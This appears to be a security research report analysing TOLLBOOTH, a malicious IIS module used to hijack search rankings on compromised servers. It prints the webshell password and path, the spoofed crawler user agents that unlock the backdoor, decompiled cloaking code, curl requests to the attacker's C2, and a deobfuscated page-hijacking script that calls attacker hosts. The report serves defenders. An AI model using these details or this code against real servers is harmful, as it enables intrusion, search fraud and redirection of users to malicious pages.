The GotoHTTP tool is a legitimate Remote Monitoring and Management (RMM) application, deployed by the threat actor to maintain easier access to the compromised IIS server. Its “Browser-to-Client” architecture allows the attacker to control the server from any standard web browser over common web ports (`80` / `443`) by routing all traffic through GotoHTTP’s own platform, preventing direct network connection to the attacker’s own infrastructure.



gotohttp[.]com landing page

RMMs continue to increase in popularity for use at multiple points of the cyber kill chain and by various threat actors. Most anti-malware vendors do not consider them malicious in isolation and therefore do not block them outright. RMM C2 also only flows to legitimate RMM provider websites, and therefore has the same dynamics for network-based protections and monitoring.

Blocking the mass of currently active RMMs and allowing only the enterprise's preferred RMM would be the optimal protection mechanism. However, this paradigm is only available to enterprises with the right technical knowledge, defensive tooling, mature organizational policies, and coordination across departments.

IIS module analysis

The threat actor was observed deploying both 32-bit and 64-bit versions of TOLLBOOTH, a malicious IIS module. TOLLBOOTH has been previously discussed by Ahnlab and the security researcher, @Azaka. Some of the malware's key capabilities include SEO cloaking, a management channel, and a publicly accessible webshell. We discovered both native and .NET managed versions being deployed in the wild.


Malware Config Structure

TOLLBOOTH retrieves its configuration dynamically from `hxxps://c[.]cseo99[.]com/config/<victim_HTTP_host_value>.json,` and the creation of each victim's JSON config file is handled by the threat actor's infrastructure. However, `hxxps://c[.]cseo99[.]com/config/127.0.0.1.json` responded, showing a lack of anti-analysis checks - allowing us to retrieve a copy of a config file for analysis. It can be viewed in this GitHub Gist, and we will reference how some of the fields are used as appropriate.

For native modules, the config and other temporary cache files are Gzip-compressed and stored locally at a hardcoded path `C:\\Windows\\Temp\\_FAB234CD3-09434-8898D-BFFC-4E23123DF2C\\` . For the managed module, these are AES-encrypted with key `YourSecretKey123` and IV `0123456789ABCDEF` , Gzip-compressed, and stored at `C:\\Windows\\Temp\\AcpLogs\\` .

Webshell


TOLLBOOTH exposes a webshell at the `/mywebdll` path, requiring a password of `hack123456!` for file uploads and execution of commands. Form submission sends a `POST` request to the `/scjg` endpoint.



Webshell interface

The password is hardcoded in the binary, and this webshell feature is present in both `v1.6.0` and `v1.6.1` of the native version of TOLLBOOTH.

The file upload functionality contains a bug that stems from its sequential, order-dependent parsing of `multipart/form-data` fields. The standard HTML form is structured such that the file input field appears before the directory input fields. The server processing the request parts attempts to handle the file data before the destination directory, creating a dependency conflict that causes standard uploads to fail. By manually reordering the `multipart/form-data` parts, a successful file upload can still be triggered.



File upload PoC


Management Channel

TOLLBOOTH exposes a few additional endpoints for C2 operators' management/debug purposes. They are only accessible by setting the User Agent to one of the following (though it is configurable):

```
Hijackbot
gooqlebot
Googlebot/2.;
Googlébot
Googlêbot
Googlebót;
Googlebôt;
Googlebõt;
Googlèbot;
Googlëbot;
Binqbot
bingbot/2.;
Bíngbot
Bìngbot
Bîngbot
```


```
Bïngbot

Bingbót;

Bingbôt;

Bingbõt;
```

The `/health` endpoint provides a quick way to assess the module's health, returning the file name to access the config stored at `c[.]cseo99[.]com`, disk space information, the module's installation path, and the version of TOLLBOOTH.




Health endpoint response

The `/debug` endpoint provides more details, including a summary of the configuration, cache directory, HTTP request information, etc.



/debug content

The parsed configuration is accessible at `/conf`.



/conf content

The `/clean` endpoint allows the operator to clear the current configuration by deleting the config files stored locally (`clean?type=conf`) in order to update them on the victim server, clear any other temporary caches the malware uses (`clean?type=conf`), or clear both - everything in the `C:\\Windows\\Temp\\_FAB234CD3-09434-8898D-BFFC-4E23123DF2C\\` path (`clean?type=all`).

SEO Cloaking

The main goal of TOLLBOOTH is SEO cloaking, a process that involves presenting keyword-optimized content to search engine crawlers, while concealing it from casual user browsing, to achieve higher search rankings for the page. Once a human visitor clicks the link from the boosted search results, the malware redirects them to a malicious or fraudulent page. This tactic is an effective way to increase traffic to malicious pages compared to alternatives like direct phishing, because users trust search engine results they request more than unsolicited emails.

TOLLBOOTH differentiates between bots and visitors by checking the User Agent and the Referer headers for values defined in the config.

Both the native and the managed modules are implemented almost identically. The only difference is that native modules `v1.6.0` and `v1.6.1` check both the User Agent and Referer against the `seoGroupRefererMatchRules` list, and the .NET module `v1.6.1` checks the User Agent against the `seoGroupUaMatchRules` list and Referer against the `seoGroupRefererMatchRules` list.

Based on the current configuration, the values for `seoGroupUaMatchRules` and `seoGroupRefererMatchRules` are `googlebot` and `google`, respectively. A GoogleBot crawler would have a User Agent match and not a Referer match, whereas a human visitor would have a Referer match but not a User Agent match. Looking at the fallback list containing both `bing` and `yahoo` suggests that those search engines were targeted in the past as well.

```
// Token: 0x0600004C RID: 76 RVA: 0x00003F54 File Offset: 0x00002154
public static List<string> SeoGroupRefererMatchRules(HttpContext context)
{
    return OriginConfig.GetConfigList(context, "seoGroupRefererMatchRules", new List<string> { "google", "bing", "yahoo" });
}

// Token: 0x0600004D RID: 77 RVA: 0x00003F87 File Offset: 0x00002187
public static List<string> SeoGroupUaMatchRules(HttpContext context)
{
    return OriginConfig.GetConfigList(context, "seoGroupUaMatchRules", new List<string> { "googlebot", "bing", "yahoo" });
}
```

Functions and fallback lists for User Agent and Referer checks


The code snippet below is responsible for building a page filled with keyword-stuffed links that search engine crawlers will see.

```
// Token: 0x0600006A RID: 106 RVA: 0x0000482C File Offset: 0x00002A2C
private ServerResult GetAffPage(HttpContext context, string fullUrl)
{
    Utils.GetCurrentMillis();
    StringBuilder stringBuilder = new StringBuilder();
    StringBuilder stringBuilder2 = new StringBuilder();
    int seoSiteLocalLinkNum = OriginConfig.GetSeoSiteLocalLinkNum(context);
    int seoSiteAffLinkNum = OriginConfig.GetSeoSiteAffLinkNum(context);
    if (seoSiteLocalLinkNum <= 0 && seoSiteAffLinkNum <= 0)
    {
        return ServerBase.NO_SERVER;
    }
    foreach (string text in OriginConfig.GetRandomKeywords(context, seoSiteLocalLinkNum))
    {
        string seoUrlByKeyword = OriginConfig.GetSeoUrlByKeyword(context, text);
        stringBuilder.AppendLine(string.Concat(new string[] { "    <a href=\"", seoUrlByKeyword, "\">", text, " </a>" }));
    }
    List<string> randomKeywords = OriginConfig.GetRandomKeywords(context, seoSiteAffLinkNum);
    List<string> randomAffLinkResources = OriginConfig.GetRandomAffLinkResources(context, seoSiteAffLinkNum);
    int count = randomAffLinkResources.Count;
    int count2 = randomKeywords.Count;
    for (int i = 0; i < count2; i++)
    {
        string text2 = randomKeywords[i];
        string[] array = randomAffLinkResources[i % count].Split(new string[] { "," }, StringSplitOptions.RemoveEmptyEntries);
        if (array.Length != 0)
        {
            string text3 = OriginConfig.GetBaseUrl(array[0]) + OriginConfig.GetSeoUrlByKeyword(context, text2);
            stringBuilder2.AppendLine(string.Concat(new string[] { "    <a href=\"", text3, "\">", text2, " </a>" }));
        }
    }
    string text4 = OriginConfig.GetAffLinkTemplateSeoString(context);
    text4 = this.ReplaceString(text4, "{本地友链}", stringBuilder.ToString());
    text4 = this.ReplaceString(text4, "{外部友链}", stringBuilder2.ToString());
    try
    {
        Utils.GetCurrentMillis();
        Task.Factory.StartNew<ServerResult>(() => HttpHelper.ReportSpiderInfo(context, "afflink", HttpUtility.UrlEncode(this.GetReferer(context)), fullUrl,
          0L));
    }
    catch
    {
    }
    return new ServerResult
    {
        Success = true,
        Content = text4,
        Type = ContentType.AffLink
    };
```

Function for generating page that links to SEO content

The module constructs a link farm in two phases. First, to build internal link density, it retrieves a list of random keywords from resource URIs defined in the `affLinkMainWordSeoResArr` configuration field. For each keyword, it generates a "local link" pointing to another SEO page on the same compromised website. Next, it builds the external network by retrieving "affiliate link resources" from the `affLinkSeoResArr` field. These resources are a list of URIs pointing to SEO pages on other external domains that are also infected with TOLLBOOTH. The URIs look like `hxxps://f[.]fseo99[.]com/<date>/<md5_file_hash><.txt/.html>` in the configuration. The module then creates hyperlinks from the current site to these other victims. This technique, known as link farming, is designed to artificially inflate search engine rankings across the entire network of compromised sites.

Below is an example of what a crawler bot would see when visiting the landing page of a web server infected with TOLLBOOTH.



Visiting the landing page with User Agent “google”


URL path prefixes to the SEO pages contain words or phrases from the `seoGroupUrlMatchRules` config field. This is also referenced in the site redirection logic targeting visitors. These are currently:

- `stock`
- `invest`
- `summary`
- `datamining`

- `market-outlook`
- `bullish-on`
- `news-overview`
- `news-volatility`
- `video/`
- `app/`
- `blank/`

Example local links

Templates and content for SEO pages are also externally retrieved from URIs that look like `hxxps://f[.]fseo99[.]com/<date>/<md5_file_hash><.txt/.html>` in the config. Here is an example of what one of the SEO pages looks like:



Example SEO page

For the user redirection logic, the module first gathers a fingerprint of the visitor, including their IP address, user agent, referrer, and the SEO page's target keyword. It then sends this information via a POST request to

`hxxps://api[.]aseo99[.]com/client/landpage`. If the request is successful, the server responds with a JSON object containing a specific `landpageUrl`, which becomes the destination for the redirect.

```
PS                    > curl.exe -X POST "https://api.aseo99.com/client/landpage" `
>> -H "Content-Type: application/json" `
>> -H "Accept: application/json" `
>> -d '{
>>     "keyword": "Is BAYA stock a good dividend stock",
>>     "referer": "https://www.google.com/",
>>     "seoConfigId": 1,
>>     "ua": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/5
37.36",
>>     "url": "http://example.com/video/Is-BAYA-stock-a-good-dividend-stock",
>>     "clientIp": "
>> }'
{"code":0,"data":{"analysisId":"","landpageUrl":"                                    "},"msg":"
```

Requesting for page to redirect to

If the communication fails for any reason, TOLLBOOTH falls back to constructing a new URL pointing to the same C2 endpoint but instead encodes the visitor's information directly into the URL as GET parameters. Finally, the chosen URL - either from the successful C2 response or the fallback - is embedded into a JavaScript snippet (`window.location.href`) and sent to the victim's browser, forcing an immediate redirection.

```
PS C:\Users\Administrator> curl.exe -X GET -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36" -H
"Referer: https://www.google.com/" http://localhost/market-outlook/Will-Unicycive-Therapeutics-Inc.-benefit-from-seasonality
<!- GP -->

                    <!DOCTYPE html>
                    <html>
                    <head>
                            <script>
                                    window.location.href = 'https://api.aseo99.com/client/landpage?seoConfigId=1&url=http://localhost/market-outlook/Will-Unicycive-Therape
utics-Inc.-benefit-from-seasonality&referer=https://www.google.com/&keyword=Will Unicycive Therapeutics Inc. benefit from seasonality';
                            </script>
                    </head>
                    <body></body>
                    </html>
```

Fallback request for the page to redirect to

Page Hijacker

For the native modules, if the URI path contains `xlb`, TOLLBOOTH responds with a custom loader page containing a script tag. This script's src attribute points to a dynamically generated URL, `mlxya[.]oss-accelerate[.]aliyuncs[.]com/<12_random_alphanumeric_characters>`, which is used to retrieve an obfuscated next-stage JavaScript payload.

```
if (strstr(rcx_8, "xlb") != 0)
    sub_180061480(&var_390, rand() % 6 + 2)
    sub_180061480(&var_3b0, rand() % 6 + 2)
    sub_180061480(&var_358, rand() % 6 + 2)
    sub_18000b480(&var_2d0, "//mlxya.oss-accelerate.aliyuncs.com/",
        sub_180061480(&var_480, rand() % 0x12 + 8))
```

Random characters appended to domain hosting JS payload

The deobfuscated payload appears to be a page-replacement tool that executes based on specific trigger keywords (e.g., `xlbh`, `mxlb`) found in the URL. Once triggered, it contacts one of the attacker-controlled endpoints at `asf-sikkeiyjga[.]cn-shenzhen[.]fcapp[.]run/index/index?href=` or `ask-bdtj-selohjszlw[.]cn-shenzhen[.]fcapp[.]run/index/index?key=`, appending the current page's URL as a Base64-encoded parameter to identify the compromised site. The script then uses `document.write()` to completely wipe the current page's DOM and replace it with the server's response. While the final payload could not be retrieved at the time of writing, this technique is designed to inject attacker-controlled content, most commonly a malicious HTML page or a JS redirect to another malicious site.

```
function _$af449198() { // fetch and inject a page
  var c = {};
  const b = atob(a) + encodeURIComponent(btoa(location["href"]["split"]("#")[0]));
  c._ = new XMLHttpRequest;
  ;
  c._["onload"] = inject_page(c);
  if (!_$_f650) {
    jso$spliter_$af449206();
    return;
  }
  ;
  c._["open"]("GET", b, true);
  if (!_$_f650) {
    deobfuscate(0);
    jso$spliter_$af449207();
  }
  ;
  c._["send"]();
}
u = window["location"]["href"];
let a;
if (u["includes"]("xlbh") || u["includes"]("vx") && u["includes"]("lb") && u["includes"]("ah")) {
  // //asf-sikkeiyjga.cn-shenzhen.fcapp.run/index/index?href=
  a = "Ly9hc2Ytc2lra2VpeWpnYS5jbi1zaGVuemh1bi5mY2FwcC5ydW4vaW5kZXgvaW5kZXg/aHJ1Zj0=";
} else {
  if (!_$af449198) {
    $af449200 = "documentElement";
  } else {
    if (u["includes"]("mxlb") || u["includes"]("vx") && u["includes"]("lb") && u["includes"]("my")) {
      // //ask-bdtj-selohjszlw.cn-shenzhen.fcapp.run/index/index?key=
      a = "Ly9hc2stYmR0ai1zZWxvaGpzemx3LmNuLXNoZW56aGVuLmZjYXBwLnJ1bi9pbmRleC9pbmRleD9rZXk9";
    }
  }
}
;
if (_$af449198 == null) {···
}
;
function inject_page(c) {
  return function () {
    D["open"]("text/html", "replace")["write"](c._["responseText"]);
    D["close"]();
    jso$spliter_$af449205();
  };
}
```


Deobfuscated page hijacker payload

Campaign targeting

While conducting the analysis of TOLLBOOTH and its associated webshell, we identified multiple mechanisms to identify additional victims through active and semi-passive collection methods.

We then partnered with @SreekarMad at Validin to leverage his expertise and their scanning infrastructure in an effort to develop a more comprehensive list of victims.


At the time of publication, 571 IIS server victims were identified with active TOLLBOOTH infections.



Geographic distribution of victims serving TOLLBOOTH SEO cloaking

These servers are globally distributed (with one major exception, described below), and do not fit into any neat industry vertical buckets. For these reasons, along with the sheer scale of the operation, we are led to believe that victim selection is untargeted and leverages automated scanning to identify IIS servers reusing publicly listed machine keys.

The collaboration with Validin and Texas A&M System Cybersecurity yielded a robust amount of metadata about the additional TOLLBOOTH-infected victims.



Metadata collected from an additional victim

Automated exploitation may also be employed, but TAMUS Cybersecurity noted that the post-exploitation activity appeared to be interactive.

Validin discovered other potentially infected domains linked through the SEO farming link configs, but when checked for the webshell interface, found it inaccessible on some. After conducting a deeper manual investigation into these servers, we determined that they had been, in fact, TOLLBOOTH-infected, but either the owners remediated the issue or the attackers backed themselves out.

Subsequent scanning revealed that many of the same servers were reinfected. We have taken this to indicate that remediation was incomplete. One plausible explanation is that merely removing the threat does not close the vulnerability left open by the machine key reuse. So, victims who omit this final step are likely to be reinfected through the same mechanism. See the "Remediating REF3927" section below for additional details.

